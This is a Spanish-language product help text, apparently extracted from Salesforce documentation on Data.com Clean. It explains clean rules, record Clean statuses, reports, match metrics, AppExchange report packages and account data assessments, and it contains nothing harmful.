Puede comprobar si un registro individual se procesó con una regla de limpieza Información de empresa. O bien, para probar la regla, puede limpiar un registro manualmente. Recuerde: Con reglas de limpieza, sus registros se limpian automáticamente, por lo que la limpieza manual de un registro no es necesaria.

Disponible en: Lightning Experience


Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para limpiar cuentas y candidatos:

- "Modificar" en cuentas y candidatos

1. Abra la cuenta o el candidato que desea comprobar.
2. En el menú de acción, haga clic en **Comprobar estado de Clean**.




3. Haga clic en **Limpiar**.

La ventana muestra el estado de Clean antes y después de la limpieza.

Si un registro de cuenta o candidato coincide con un registro en el servicio de datos, cualquier campo en blanco se cumplimenta automáticamente. Las reglas Información de empresa no sobrescriben datos en sus registros. Si los nuevos datos son diferentes a sus datos existentes, puede revisar y seleccionar manualmente los datos que desee. El estado de la regla de limpieza se actualiza.

Si cambia uno o más campos que una regla utiliza para comparar o actualizar un registro, el estado de Clean se establece como `No se ha comparado` hasta que el registro se guarde y se limpie de nuevo.

Nota: En un cuenta, si actualiza el valor de campo Número D-U-N-S de la empresa durante la limpieza manual, elimine el valor del campo D&B Company. En caso contrario, Clean no puede agregar valores actualizados para esos dos campos o vincular el registro correcto de D&B Company a la cuenta.

## Comprobar el estado de Clean de registros procesados utilizando reglas Información de empresa en Salesforce Classic

Puede comprobar si un registro individual se procesó con una regla de limpieza Información de empresa. O bien, para probar la regla, puede limpiar un registro manualmente. Recuerde: Con reglas de limpieza, sus registros se limpian automáticamente, por lo que la limpieza manual de un registro no es necesaria.

Disponible en: Salesforce Classic


Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para limpiar cuentas y candidatos:

- "Modificar" en cuentas y candidatos

1. Abra la cuenta o el candidato que desea comprobar.
2. Haga clic en **Limpiar**.




Si un registro de cuenta o candidato coincide con un registro en el servicio de datos, cualquier campo en blanco se cumplimenta automáticamente. Las reglas Información de empresa no sobrescriben datos en sus registros. Si los nuevos datos son diferentes a sus datos existentes, puede revisar y seleccionar manualmente los datos que desee. El estado de la regla de limpieza se actualiza.

Si cambia uno o más campos que una regla utiliza para comparar o actualizar un registro, el estado de Clean se establece como `No se ha comparado` hasta que el registro se guarde y se limpie de nuevo.

Nota: En un cuenta, si actualiza el valor de campo Número D-U-N-S de la empresa durante la limpieza manual, elimine el valor del campo D&B Company. En caso contrario, Clean no puede agregar valores actualizados para esos dos campos o vincular el registro correcto de D&B Company a la cuenta.

3. Revise el estado de Clean del registro. Busque el estado en la sección Limpiar este registro con Data.com. (Si no puede encontrar esa sección, solicite a su administrador de Salesforce agregarla a su formato de página.)

CONSULTE TAMBIÉN

Reglas de limpieza estándar de Data.com

## Directrices para determinar cómo funcionan mejor las reglas de limpieza

¿Desea saber cómo funciona mejor Data.com Clean para su organización? Consulte la página Esenciales de limpieza que muestra los índices de coincidencia de sus reglas de limpieza. Observará el porcentaje de registros procesados que cuyas coincidencias ha encontrado Data.com con un registro en el servicio de datos. Cuando se encuentran coincidencias de un registro, se puede actualizar con los últimos datos.

- La columna `Errores` muestra el número de errores que se producen al procesar registros. Se produce un error si no se puede actualizar un registro procesado debido a un desencadenador, regla de flujo de trabajo, regla de duplicados o regla de validación. Haga clic en el número de errores para descargar un archivo que incluye el Id. de cada registro con un error y el mensaje de error asociado. Solo el error más reciente para un registro está disponible. La columna `Errores` incluye un máximo de 10.000 errores por regla de limpieza.
- No se muestran datos para reglas de limpieza que se han activado en las últimas 24 horas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las reglas de limpieza de geocódigos están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Otras reglas de limpieza disponibles con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Reglas de limpieza estándar de Data.com

Detalles clave acerca de las reglas de limpieza estándar incluyen cómo funciona cada regla de limpieza y los campos a los que afecta.

| Nombre predeterminado | Servicio de datos | Objeto | Cómo se actualizan los campos | Campos de coincidencia | Campos actualizados |
|---|---|---|---|---|---|
| Geocódigos para la dirección de facturación de la cuenta | Geocódigo de Data.com | Cuenta | Sobrescribir | Dirección de facturación | • BillingLatitude<br>• BillingLongitude<br>• BillingGeocodeAccuracy<br>Latitud, longitud y precisión no son visibles en los registros. |
| Geocódigos para la dirección de envío de la cuenta | Geocódigo de Data.com | Cuenta | Sobrescribir | Dirección de envío | • ShippingLatitude<br>• ShippingLongitude<br>• ShippingGeocodeAccuracy<br>Latitud, longitud y precisión no son visibles en los registros. |
| Geocódigos para la dirección de correo del contacto | Geocódigo de Data.com | Contacto | Sobrescribir | Dirección de correo | • MailingLatitude<br>• MailingLongitude<br>• MailingGeocodeAccuracy<br>Latitud, longitud y precisión no son visibles en los registros. |
| Geocódigos para la dirección de candidatos | Geocódigo de Data.com | Candidato | Sobrescribir | Dirección | • Latitud<br>• Longitud<br>• GeocodeAccuracy<br>Latitud, longitud y precisión no son visibles en los registros. |

EDICIONES

Disponible en: Salesforce Classic

Las reglas de limpieza de geocódigos están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Otras reglas de limpieza disponibles con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

| Nombre predeterminado | Servicio de datos | Objeto | Cómo se actualizan los campos | Campos de coincidencia | Campos actualizados |
|---|---|---|---|---|---|
| `Información de empresa para candidatos` (disponible solo con una licencia de Data.com Clean) | Empresas para candidatos de Data.com | Candidato | Los espacios en blanco se cumplimentan. Los registros con diferencias se marcan. Los registros marcados requieren una revisión manual. | • `Empresa`<br>• `Correo electrónico`<br>• `Dirección`<br>• `Número D-U-N-S de la empresa`<br>• `Sitio Web` | • `Ingresos anuales*` (en dólares norteamericanos)<br>• `Número D-U-N-S de la empresa`<br>• `D&B Company`<br>• `Número de empleados`<br>• `Sector` |
| `Información de empresa para cuentas` | Empresas de Data.com | Cuenta | La regla incluye opciones para generar una evaluación de solo lectura o actualizar registros con nuevos datos.<br>Si elige la opción de actualizar registros, los registros en blanco se cumplimentan y los registros con diferencias se marcan. Los registros marcados requieren una revisión manual. | • `Número D-U-N-S`<br>• `Nombre`<br>• `Teléfono`<br>• `Dirección de facturación`<br>• `Sitio Web` | • `Nombre de la cuenta`<br>• `Número D-U-N-S`<br>• `D&B Company`<br>• `Empleados`<br>• `Ingresos anuales`<br>• `Símbolo del teletipo`<br>• `Sitio Web`<br>• `Sector`<br>• `Propiedad`<br>• `Dirección de facturación`<br>• `Teléfono`<br>• `Fax`<br>• `Sitio de la cuenta`<br>• `Tradestyle`<br>• `Año de inicio`<br>• `Código SIC` |

| Nombre predeterminado | Servicio de datos | Objeto | Cómo se actualizan los campos | Campos de coincidencia | Campos actualizados |
|---|---|---|---|---|---|
| | | | | | • Descripción de SIC<br>• Código NAICS<br>• Descripción de NAICS<br>• Descripción |

CONSULTE TAMBIÉN

Configurar reglas de limpieza de Data.com

¿Qué son las reglas de limpieza?

Configurar reglas de limpieza de Información de empresa

## Estados para reglas de limpieza de Data.com

Si activó cualquier regla de limpieza de Data.com, verá un estado asociado con la regla en registros. Este estado indica cómo se comparan los datos del registro con el servicio de datos.

| Estado de Limpieza | Definición | Valor de API |
|---|---|---|
| Sin comparación | El registro de Salesforce no se comparó con el servicio de datos. | Pendiente |
| Sincronizado | El registro de Salesforce coincide con un registro en el servicio de datos y los campos afectados por la regla de limpieza tienen valores idénticos. | InSync |
| Revisado | El registro de Salesforce coincide con un registro en el servicio de datos, pero no se aceptaron todos los valores del registro coincidente. Solo los valores para campos afectados por la regla de limpieza se utilizan para determinar el estado. | Revisado |
| Diferente | El registro de Salesforce coincide con un registro en el servicio de datos, pero los campos afectados por la regla de limpieza tienen valores diferentes y las diferencias no se han revisado aún. | Diferente |
| No encontrado | El registro de Salesforce no tiene registros similares en el registro de Data.com. | NotFound |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las reglas de limpieza de geocódigos están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Otras reglas de limpieza disponibles con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

| Estado de Limpieza | Definición | Valor de API |
|---|---|---|
| Omitido | El registro de Salesforce no se puede comparar o actualizar debido a un error de validación o desencadenador. | Omitido |

## Crear informes acerca de los registros de Salesforce con un estado de Data.com Clean específico

Cree un informe personalizado para mostrar un registro de cuenta, contacto o candidato de Salesforce que tenga un estado de limpieza específico (como Diferente).

Seleccione los campos que desea mostrar en los objetos Cuenta, Contacto o Candidato. Utilizando datos de objetos compañeros de información de limpieza, muestre los valores de registro de Salesforce y Data.com en paralelo. Los resultados de los informes pueden ayudarle a identificar los motivos más frecuentes por los que los registros pueden tener un estado de limpieza específico. Use lo que ha aprendido para gestionar el modo en que se limpian los registros en su organización.

Por ejemplo, puede crear un informe para mostrar todos los registros cuyo estado de limpieza sea Diferente en paralelo con sus registros de Data.com coincidentes. Si identifica patrones en sus datos que provoquen este estado, puede crear desencadenadores o personalizaciones de API para ajustar sus datos y tener más registros con el estado Sincronizado.

Vamos a crear un informe Contactos por estado de limpieza.

1. Antes de crear el informe Contactos por estado de limpieza, asegúrese de que su organización tiene un tipo de informe personalizado que vincula el objeto Contacto al objeto Información de limpieza de contacto y hace que los campos de ambos objetos estén disponibles para crear informes.
2. Cree su informe: haga clic en la ficha Informes, haga clic en **Informe nuevo**.
3. Seleccione *Contactos por estado de limpieza* como tipo de informe.
4. Haga clic en **Crear**.
5. Desde los objetos principales, Contactos, seleccione los campos sobre los que desea informar. Por ejemplo, puede seleccionar:
   - Id. de contacto
   - Estado de limpieza
   - Nombre completo
   - Dirección de correo
   - Teléfono
   - Correo electrónico
6. Desde el objeto relacionado, Información de limpieza de contacto, seleccione los campos que correspondan con los campos del objeto Contacto. Para la información de limpieza de contacto, puede seleccionar:
   - Id. de información de limpieza de contacto
   - Nombre
   - Apellidos
   - Dirección
   - Teléfono
   - Correo electrónico

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

- `Fecha de última coincidencia`

7. Agregue un filtro de campo al informe: Seleccione *`Estado de limpieza`* para ese campo. En el operador, seleccione *`igual a`* y en el valor seleccione *`Diferente`*.
8. Defina los campos restantes.
9. Guarde el informe y ejecútelo.
10. Examine el informe para ver si puede identificar patrones en sus datos que pueden causar que ciertos registros tengan el estado de limpieza `Diferente`.

CONSULTE TAMBIÉN

Crear un tipo de informe personalizado para información de limpieza de cuentas, contactos o candidatos

## Determinar la idoneidad del funcionamiento de Data.com Clean

Los parámetros y análisis de Data.com Clean le indican cómo se han actualizado y comparado las cuentas, contactos y candidatos de su organización con los datos de Data.com, por lo que es importante consultarlos con cierta frecuencia.

1. En Configuración, introduzca *`Mediciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mediciones y análisis** bajo la sección Limpiar.
2. Para descubrir cuando se produjo el último cálculo, consulte el campo `Último cálculo` encima de la tabla.

   Nota: Los datos de las tablas se calculan a diario, pero almacenamos la hora y calculamos la fecha según la Hora del meridiano de Greenwich (GMT), por lo que dependiendo de los ajustes de hora, la fecha que parece podría ser diferente a la fecha en la que se han realizado los cálculos. Además, como estos datos se calculan una vez al día, podrían ser ligeramente diferentes de los datos en los paneles e informes de Data.com.

3. Ver información de coincidencias y actualización en la sección Índices de actualización y coincidencia.

   Los datos representan los registros que se han comparado y actualizado desde que se implementó Data.com en su organización. Aquí se muestran las definiciones para la columnas de la tabla.

| Columna | Definición |
| --- | --- |
| `Registros` | El objeto activado para Data.com Clean: cuentas, contactos o candidatos.<br><br>Nota: Si su organización de Salesforce utiliza cuentas personales, puede que las cifras de las columnas `Total` y `Procesado` sean diferentes. Las cuentas personales se incluyen en el total de cuentas, pero los trabajos de Data.com Clean no las procesan. |

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver índices de coincidencias de Data.com Clean:
- "Personalizar aplicación"

| Columna | Definición |
| --- | --- |
| `Total` | El número de objetos de registro (cuentas, contactos o candidatos) que tiene su organización en Salesforce. |
| `Procesado` | El número de registros de Salesforce de cada tipo (cuentas, contactos o candidatos) procesados por Data.com Clean. |
| `Coincidente` | El número de registros de Salesforce de cada tipo (cuentas, contactos o candidatos) procesados que coinciden con registros de Data.com. |
| `Actualizado` | El número de registros de Salesforce de cada tipo (cuentas, contactos o candidatos) procesados que se han actualizado. |

| Columna | Definición |
| --- | --- |
| `Registros` | El objeto activado para Data.com Clean: cuentas, contactos o candidatos. |
| `Índice de coincidencia (% de lo procesado)` | El porcentaje de registros procesados de Salesforce de cada tipo (cuentas, contactos o candidatos) que coinciden con registros de Data.com. |
| `Tipo de actualización(% de lo procesado)` | El porcentaje de registros procesados de Salesforce de cada tipo que se han actualizado. |

CONSULTE TAMBIÉN

¿Cómo se hacen coincidir los registros de Salesforce y Data.com?

Directrices para seleccionar un servicio de coincidencia de cuentas

## Determinar el número de registros de su organización que necesitan mejores datos

Evaluaciones de datos de Data.com es un paquete gratuito de Salesforce AppExchange que le indica a cuántos registros de su organización puede enriquecer Data.com con datos adicionales y mejores. También puede indicarle cuántos de sus registros se han marcado como `Inactivo` en Data.com y, si lo solicita, cuántos registros de su organización de Salesforce parecen estar duplicados.

Evaluaciones de datos de Data.com también enumera los campos de cuentas, contactos y candidatos y le indica cuántos están en blanco en sus registros y cuántos tienen valores diferentes a los de Data.com. (Por ejemplo, puede que tenga 10 registros de cuentas en los que el valor del campo `Teléfono` esté en blanco o cinco contactos en los que el campo `Nombre de la cuenta` esté en blanco.) Puede utilizarla para ayudarle a decidir si comprar Data.com Clean, lo que actualiza campos con valores en blanco u obsoletos. Si ya utiliza Data.com Clean, le mostrará el valor que está obteniendo.

1. Instale la aplicación Evaluación de Data.com desde AppExchange.
2. Desde el menú de aplicaciones de Force.com, seleccione Evaluación de `Evaluaciones de Data.com` para abrir la aplicación Evaluaciones de datos.
3. Haga clic en la ficha Evaluación de Data.com y defina sus preferencias de evaluación.
4. Haga clic en **Iniciar mi evaluación**.
   Le indicaremos cuánto tiempo pensamos que tardará la evaluación. El cálculo se finalización se basa en una velocidad de 15 registros por segundo, redondeando a la hora más cercana. Así, si tiene 200.000 cuentas, su evaluación tardará 3 horas y 45 minutos en completarse, La estimación indicada es de 4 horas.
5. Después de la evaluación, desde el menú de aplicaciones de Force.com, seleccione `Evaluación de Data.com`.
6. Haga clic en la ficha Evaluación de Data.com y, a continuación, haga clic en la ficha Evaluaciones.
7. Haga clic en **Ver evaluaciones** junto a la evaluación que desee.
8. Haga clic por las fichas de evaluación. Esto es lo que encontrará.

| Tabulador | Descripción |
|---|---|
| Resumen | Descompone el conjunto de registros que analizamos para la evaluación. Le indica cuántos podemos enriquecer con mejores datos, cuántos registros probablemente estén inactivos en Data.com y, si lo solicitó al ejecutar la evaluación, cuántos de sus registros probablemente sean duplicados. También le indicamos cuántos de sus registros coinciden con los registros de Data.com y cuántos no. |
| Cuentas | Descompone los registros de cuentas que asociamos, mostrando el número y el porcentaje de registros por estado e identificando el porcentaje de coincidencia. Las evaluaciones de datos también enumeran campos de cuentas y, en el caso de un campo específico, le indican cuántos registros tienen valores en blanco para ese campo y cuántos tienen valores diferentes de los de Data.com. (Por ejemplo, puede que tenga 10 registros de cuentas en los que el valor del campo `Teléfono` está en blanco.) |
| Contactos | Descompone los registros de contactos que asociamos, mostrando el número y el porcentaje de registros por estado e identificando el |

### EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para instalar los paquetes:
- "Descargar paquetes de AppExchange"

Para ejecutar una evaluación de datos de Data.com:
- No se requieren permisos

Para ver una evaluación de datos de Data.com:
- No se requieren permisos

| Tabulador | Descripción |
| --- | --- |
| | porcentaje de coincidencia. Las evaluaciones de datos también enumeran campos de contactos y, en el caso de un campo específico, le indican cuántos registros tienen valores en blanco para ese campo y cuántos tienen valores diferentes de los de Data.com. (Por ejemplo, puede que tenga cinco registros de contactos en los que el valor del campo `Cuenta` está en blanco.) |
| Candidatos | Descompone los registros de candidatos que asociamos, mostrando el número y el porcentaje de registros por estado e identificando el porcentaje de coincidencia. Las evaluaciones de datos también enumeran campos de candidatos y, en el caso de un campo específico, le indican cuántos registros tienen valores en blanco para ese campo y cuántos tienen valores diferentes de los de Data.com. (Por ejemplo, puede que tenga 12 registros de candidatos en los que el valor del campo `Título` es diferente del de Data.com.) |
| Sin igual | El algoritmo de coincidencia de Data.com utiliza campos clave para identificar registros coincidentes. Esta ficha enumera esos campos y le muestra el número y el porcentaje de valores de campos en blanco dentro de sus registros sin igual. Es muy probable que la adición de datos válidos a estos campos mejore los resultados de coincidencia de su organización. |
| DUNSRight | Muestra el índice de coincidencia de cuentas esperado empleando la coincidencia de DUNSRight de D&B. El código de confianza es un número del 1 al 10. Un código de confianza de coincidencia de 10 es el más preciso y la coincidencia más exacta. Puede establecer un umbral de nivel de confianza que identifica registros como Coincidente o Seleccionar coincidencia. Los registros que coinciden se agregan automáticamente a su proceso de limpieza automatizado. Puede agregar manualmente registros Seleccionar coincidencia a su proceso de limpieza automatizado. |

### Determinar cuán limpias están sus cuentas

Si utiliza Data.com Clean, puede revisar el `Estado de limpieza` en todas sus cuentas ejecutando un sencillo informe Cuentas por estado de limpieza.

**Importante:** Si sus registros parecen tener una coincidencia incorrecta con registros de Data.com, considere esto detenidamente antes de seleccionar `Marcar diferencias y rellenar automáticamente los campos en blanco` como una preferencia de limpieza. Si se producen fallos de coincidencia con un gran número de sus registros, póngase en contacto con el servicio de atención al cliente de Salesforce.

1. Haga clic en la ficha Paneles, luego seleccione Análisis Data.com. Ejecute el informe Cuentas por estado de limpieza.
   Si limpia trabajos correctamente, encontrará sus cuentas agrupadas por sus valores de estado de limpieza.
2. En el informe, busque cualquier registro de Salesforce con un estado de limpieza de `Diferente`. Abra varios registros y haga clic en **Limpiar** para ver las diferencias.
3. Repita el proceso de comparación con registros que cuentan con un estado de limpieza de `No se ha encontrado`.

#### CONSULTE TAMBIÉN

¿Cómo se hacen coincidir los registros de Salesforce y Data.com?

Estados de Data.com Clean

**EDICIONES**

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**PERMISOS DE USUARIO**

Para implementar Data.com Clean:

- "Personalizar aplicación"

### Instalar e implementar paquetes de AppExchange de informes de Data.com

Obtenga acceso a informes adicionales que permitan que sus usuarios analicen datos de cuentas, contactos y candidatos.

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**PERMISOS DE USUARIO**

Para instalar los paquetes:

- "Descargar paquetes de AppExchange"

Hay varios paquetes de informes de Data.com disponibles en AppExchange. Los paquetes de informes que instale dependen de los datos en los que esté interesado y de los productos de Data.com que utilice. Aquí tiene una lista de los diferentes paquetes, así como instrucciones sobre cómo instalarlos.

| Paquete de informes de AppExchange disponible | Contenido | Consideraciones |
|---|---|---|
| Informes de Data.com Prospector | Informes de panel e informes asociados utilizados principalmente por la gestión de ventas para ver el valor que proporciona Data.com en cuanto a candidatos convertidos, previsión de ventas e ingresos. | Para instalar este paquete, su organización debe utilizar Data.com Prospector. |
| Informes de Data.com Clean | Informes de panel e informes asociados utilizados principalmente por las operaciones de ventas y los responsables de mantener limpios los datos de Salesforce. | Para instalar este paquete, su organización debe utilizar Data.com Clean. |
| Ejecución de Evaluaciones de datos de Data.com | Los informes de panel y los informes asociados utilizan el rico conjunto de datos de D&B Company para ofrecerles a usted y a sus usuarios una perspectiva sin igual de sus cuentas, que les ayudará a mejorar la planificación de las ventas y la estrategia empresarial. | Para instalar este paquete, su organización debe utilizar Data.com Prospector o Data.com Clean. |
| | Le indica el modo en que Data.com puede enriquecer sus datos. | Su organización puede solicitar una evaluación cada 30 días. |

1. Vaya al paquete de informes de Data.com que desee descargar.
2. Haga clic en **Obtener ahora**.
3. Instale los paquetes de informes de Data.com que desee utilizar.
4. Si su organización utiliza Professional Edition, agregue estos campos a sus formatos de página. Si no es así, estos campos no se incluirán en sus informes.

| Formato de página | Campos |
|---|---|
| Cuenta | `Procedente de Data.com` |
| Contacto | `Procedente de Data.com` |
| Candidato | `Procedente de Data.com` |
| Oportunidad | `Procedente de Data.com` |

5. Informe a sus usuarios de qué informes y paneles de Data.com tienen a su disposición.

# Obtener una evaluación de sus datos de cuenta

Comience por tomar decisiones fundamentadas acerca de la calidad de sus datos de cuenta: solicite una evaluación de datos de Data.com Clean. La evaluación resumen la calidad de los datos en general para sus cuentas y proporciona un análisis de campos de cuenta clave. No cambia datos en su organización. Las evaluaciones de datos están disponibles para todas las organizaciones en Estados Unidos y Canadá. Las evaluaciones de datos no están disponibles para clientes de Data.com Clean actuales. Recomendamos utilizar el paquete de AppExchange Informes de Data.com Clean en su lugar.

1. Solicitar una evaluación de datos de cuenta
   Solicite su evaluación de datos de cuenta activando la regla de Data.com Clean Información de empresa para cuentas.
2. Cómo leer la evaluación de datos de su cuenta
   Una evaluación de datos incluye una puntuación del estado general ; un resumen de registros que se pueden comparar y actualizar utilizando Data.com y gráficos de segmentación de clientes por sector, ámbito geográfico, recuento de empleados e ingresos anuales. Las evaluaciones de datos están disponibles para todas las organizaciones Salesforce en Estados Unidos y Canadá. Esta función solo está disponible en Lightning Experience.

## Solicitar una evaluación de datos de cuenta

Solicite su evaluación de datos de cuenta activando la regla de Data.com Clean Información de empresa para cuentas.

Si usted es un usuario de Data.com Clean y utiliza trabajos de Clean, le recomendamos utilizar el paquete gratuito de AppExchange Informes de Data.com Clean en lugar de solicitar una evaluación de datos.


1. En Configuración, introduzca `Reglas de limpieza` en el cuadro Búsqueda rápida y, a continuación, seleccione **Reglas de limpieza**.
2. Active la regla Información de empresa para cuentas.
   La activación de la regla requiere aceptar los términos del acuerdo para la evaluación de datos.

EDICIONES


Disponible en Lightning Experience y Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**Importante:** Si su organización tiene 100 o menos cuentas, no se envía ninguna notificación cuando la evaluación está lista.

Si su organización tiene más de 100 cuentas, cuando su evaluación está lista, Salesforce le notifica mediante mensaje de correo electrónico y en Lightning Experience.




La evaluación puede tardar 24 horas o más en función del tamaño de su organización. Cuando está lista, visualícela en cualquier momento yendo al Iniciador de aplicación en Lightning Experience y seleccionando la aplicación Evaluación de datos.




Para compartir la evaluación con otros usuarios en su organización, otórgueles el permiso Evaluación de datos.

CONSULTE TAMBIÉN

Cómo leer la evaluación de datos de su cuenta


## Cómo leer la evaluación de datos de su cuenta

Una evaluación de datos incluye una puntuación del estado general ; un resumen de registros que se pueden comparar y actualizar utilizando Data.com y gráficos de segmentación de clientes por sector, ámbito geográfico, recuento de empleados e ingresos anuales. Las evaluaciones de datos están disponibles para todas las organizaciones Salesforce en Estados Unidos y Canadá. Esta función solo está disponible en Lightning Experience.

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Calidad de datos




La puntuación del estado general para sus datos se calcula utilizando tres factores.

**Capacidad de coincidir**
La posibilidad de coincidencia refleja lo fácil que es mantener los registros de CRM actualizados y completos mediante los datos de Dun & Bradstreet. Los registros de CRM con una posibilidad de coincidencia alta suelen tener buenas puntuaciones de cumplimentación para los identificadores clave, como los campos de dirección y el sitio web de la empresa. Una calificación superior en el caso de la posibilidad de coincidencia mejora la calificación del estado de los datos en general.

**Precisión**
La precisión es una medición del porcentaje de registros de cuentas completos y actualizados en comparación con el conjunto de datos de Dun & Bradstreet. En caso de haber datos de marketing y ventas valiosos (por ejemplo, información de la empresa y datos financieros) incompletos u obsoletos, el registro es menos útil. Una calificación superior en el caso de la precisión mejora la calificación del estado de los datos en general.

**Exclusividad**
La exclusividad se basa en el número de cuentas duplicadas que se identifican en los registros coincidentes. La presencia de duplicados afecta su capacidad de buscar y generar informes de los datos, lo que reduce la productividad de los empleados y el nivel de satisfacción del cliente. Una calificación superior en el caso de la exclusividad mejora la calificación del estado de los datos en general.

### Análisis de coincidencia

El análisis de coincidencia resume cuántos de sus registros se pueden comparar con registros en el conjunto de datos Dun & Bradstreet y cuán actualizados están los valores de campo en sus registros.

**Coincidencias actualizadas**
: Porcentaje de sus registros de cuenta en los que todos los valores de campo coinciden exactamente con los valores de campo en el registro Dun & Bradstreet correspondiente.

**Coincidencias desfasadas**
: Porcentaje de sus registros de cuenta que Data.com comparó con un registro Dun & Bradstreet correspondiente, pero que tienen valores de campo diferentes al registro Dun & Bradstreet.

**Sin igual**
: Porcentaje de registros de cuenta que Data.com no puede comparar con un registro en el conjunto de datos Dun & Bradstreet. Si su porcentaje de registros no coincidentes parece alto, es posible que no esté utilizando los campos estándar con los que se establece la coincidencia. Para solicitar una evaluación personalizada de sus datos, póngase en contacto con el gestor de cuentas de Salesforce.

## Segmentación de clientes

Los gráficos de segmentación de cliente le proporcionan desgloses gráficos detallados de los datos de su cuenta por sector, ámbito geográfico, recuento de empleados e ingresos anuales. Los gráficos muestran campos para los que Data.com puede posiblemente proporcionar más datos precisos y actualizados.

**Sector**

Número de cuentas de las cinco sectores industriales principales identificadas mediante el código Clasificación Industrial Estándar (SIC) de dos dígitos.

**Ámbito geográfico**

Número de cuentas de una región de la geografía específica. Las regiones geográficas se basan en la dirección de facturación principal de Dun & Bradstreet.

**Recuento de empleados**

Un desglose de número de empleados para las empresas en sus cuentas. El recuento utiliza los datos Dun & Bradstreet para esas empresas, no sus datos de cuenta de Salesforce.

**Ingresos**

